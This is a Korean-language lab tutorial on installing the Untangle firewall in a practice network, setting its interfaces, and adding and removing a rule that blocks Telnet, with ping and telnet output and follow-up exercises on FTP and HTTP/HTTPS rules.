
⑩ 시스템 설치 이후에 [Apps]를 선택하여 설치된 App 목록을 확인한다. 초기에는 설치된 App이 없으므로 [Install Apps]를 선택하여 필요한 App를 설치한다.




⑪ 설치 가능한 App 목록에서 [Firewall]을 선택한다.




⑫ App 설치를 위해 Untangle Command Center 로그인에 필요한 계정을 생성한다.




⑬ 생성한 계정으로 로그인하여 App 설치를 완료한다.
실습에는 Firewall, Reports이 필요하며, 다른 App은 필요에 따라 설치한다.



⑭ App 설치 후 [Apps] 탭을 선택하여 설치한 App 목록을 확인한다.



⑮ 설치한 App 중 Firewall을 선택하여 Firewall을 관리할 수 있다.




⑯ Untangle Command Center가 실행된 웹브라우저를 종료하면 Untangle의 종료, 재부팅, 초기화 등을 위한 메뉴를 선택할 수 있다.

실습에 필요한 Firewall, Reports 설치가 완료되었으므로 Untangle을 종료하고, 네트워크 설정을 변경한다.

2. 실습용 네트워크 토폴로지 및 호스트 구성

위에서 구성한 토폴로지에 아래와 같이 방화벽을 추가한다. 각 네트워크마다 방화벽을 추가해야 하나 실습에서는 xyz.com(125.241.100.0)에만 방화벽을 설치한다. 다른 네트워크도 xyz.com과 동일한 방식으로 방화벽을 적용할 수 있다.

▪ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/0	192.168.1.254/24	GW
	fa0/1	210100.100.254/24	GW
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	GW
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	GW


장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
Client2	enp0s3	192.168.1.20/24	클라이언트
DNS	enp0s3	8.8.8.88/24	DNS 서버
abc.com	enp0s3	210.100.100.10/24	메일 서버
xyz.com	enp0s3	125.241.100.10/24	메일 서버
Firewall	EXT	125.241.100.253	외부
	INT	-	내부

관리자 계정 정보 : root / sunrin


가. Untangle 네트워크 설정

① Untangle Command Center가 실행된 웹 브라우저를 종료하면 Untangle의 종료, 재부팅, 초기화 등을 위한 메뉴를 선택할 수 있다.


실습에 필요한 Firewall, Reports 설치가 완료되었으므로 Untangle을 종료하고, 네트워크 어댑터 설정을 모두 "연결되지 않음" 또는 "일반 드라이버"로 변경한다.



② Untangle 부팅 후, Command Center에 로그인한다.
[Config] 탭에서 [Network]를 선택하여 네트워크를 설정한다.




③ External 인터페이스의 Edit 를 선택하여 설정을 변경한다.




④ 다음 정보를 참고하여 설정한다.

Config Type	Addressed
is WAN Interface	Checked
IPv4 Configuration	Static
Address	125.241.100.253
Netmask	/24-255.255.255.0
Gateway	125.241.100.254
Primary DNS	8.8.8.88
IPv4 Options	Unchecked

설정 후 하단의 Save 를 선택해야 반영된다.



⑤ Save 후에 External 인터페이스에 IP주소가 반영된 것을 확인할 수 있다.



나. xyz.com 네트워크 설정

① Firewall이 xyz.com의 게이트웨이 역할을 하므로 xyz.com의 IP주소 설정을 바꿔준다.

- 변경 전
  gateway4: 125.241.100.254

- 변경 후
  gateway4: 125.241.100.253

```
root@xyz:~# vi /etc/netplan/50-cloud-init.yaml
```

```
# This file is generated from information provided by
# the datasource.  Changes to it will not persist across an inst
# To disable cloud-init's network configuration capabilities, wr
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the
# network: {config: disabled}
network:
    ethernets:
        enp0s3:
                addresses: [125.241.100.10/24]
                gateway4: 125.241.100.253
                nameservers:
                  addresses: [8.8.8.88]
                dhcp4: no
#       enp0s8:
#               dhcp4: yes

    version: 2
```

② Client에서 xyz.com(125.241.100.10)으로 ping을 보내어 통신 상태를 확인한다.

```
sunrin@client:~$ ping 125.241.100.10
PING 125.241.100.10 (125.241.100.10) 56(84) bytes of data.
64 bytes from 125.241.100.10: icmp_seq=303 ttl=61 time=22.6 ms
64 bytes from 125.241.100.10: icmp_seq=304 ttl=61 time=19.7 ms
64 bytes from 125.241.100.10: icmp_seq=305 ttl=61 time=15.8 ms
```


3. 방화벽 정책 추가

[Apps] 탭을 선택하고, 설치된 App 중에서 [Firewall] → [Rules] 탭을 선택하여 방화벽 정책을 설정할 수 있다.

① Client에서 www.xyz.com으로 Telnet 접속을 시도한다. 현재는 아무런 차단 정책이 적용되지 않았기 때문에 원활한 접속이 가능하다.


```
sunrin@client:~$ telnet www.xyz.com
Trying 125.241.100.10...
Connected to www.xyz.com.
Escape character is '^]'.
Ubuntu 18.04.3 LTS
xyz.com login: sunrin
Password:
Last login: Wed Mar  4 20:18:04 KST 2020 on pts/0
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)
```

② Add를 선택하여 방화벽 정책을 추가한다.



③ Telnet을 차단하기 위해 목적지 포트가 23번인 패킷을 차단하는 정책을 추가한다.


④ 설정 후 하단의 Save를 선택해야 반영된다.




⑤ Telnet 차단 정책이 반영되자 연결되어 있던 Telnet 접속이 강제로 종료되었고 다시 접속을 시도해도 접속이 실패하는 것을 확인할 수 있다.

```
sunrin@xyz:~$ Connection closed by foreign host.
sunrin@client:~$ telnet www.xyz.com
Trying 125.241.100.10...
telnet: Unable to connect to remote host: Connection timed out
sunrin@client:~$
```

⑥ Firewall의 [Reports] 탭에서 [Firewall] → [Flagged Events] 항목에서 Telnet 접속이 차단된 기록을 확인할 수 있다.



⑦ Telnet 차단 정책의 Enable를 선택 해제하고 하단의 Save 를 선택하여 정책을 적용한다.



⑧ Telnet 차단 정책이 해제되자 다시 Telnet 접속이 가능해졌다.

```
telnet: Unable to connect to remote host: Connection timed out
sunrin@client:~$ telnet www.xyz.com
Trying 125.241.100.10...
Connected to www.xyz.com.
Escape character is '^]'.
Ubuntu 18.04.3 LTS
xyz.com login: sunrin
Password:
Last login: Wed Mar  4 20:19:36 KST 2020 on pts/0
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)
```

직접 해보기 - 8

FTP 접속을 차단하는 정책을 추가하시오.

직접 해보기 - 8

모든 트래픽을 차단하는 정책을 추가하고, HTTP, HTTPS만 허용하는 정책을 추가하시오.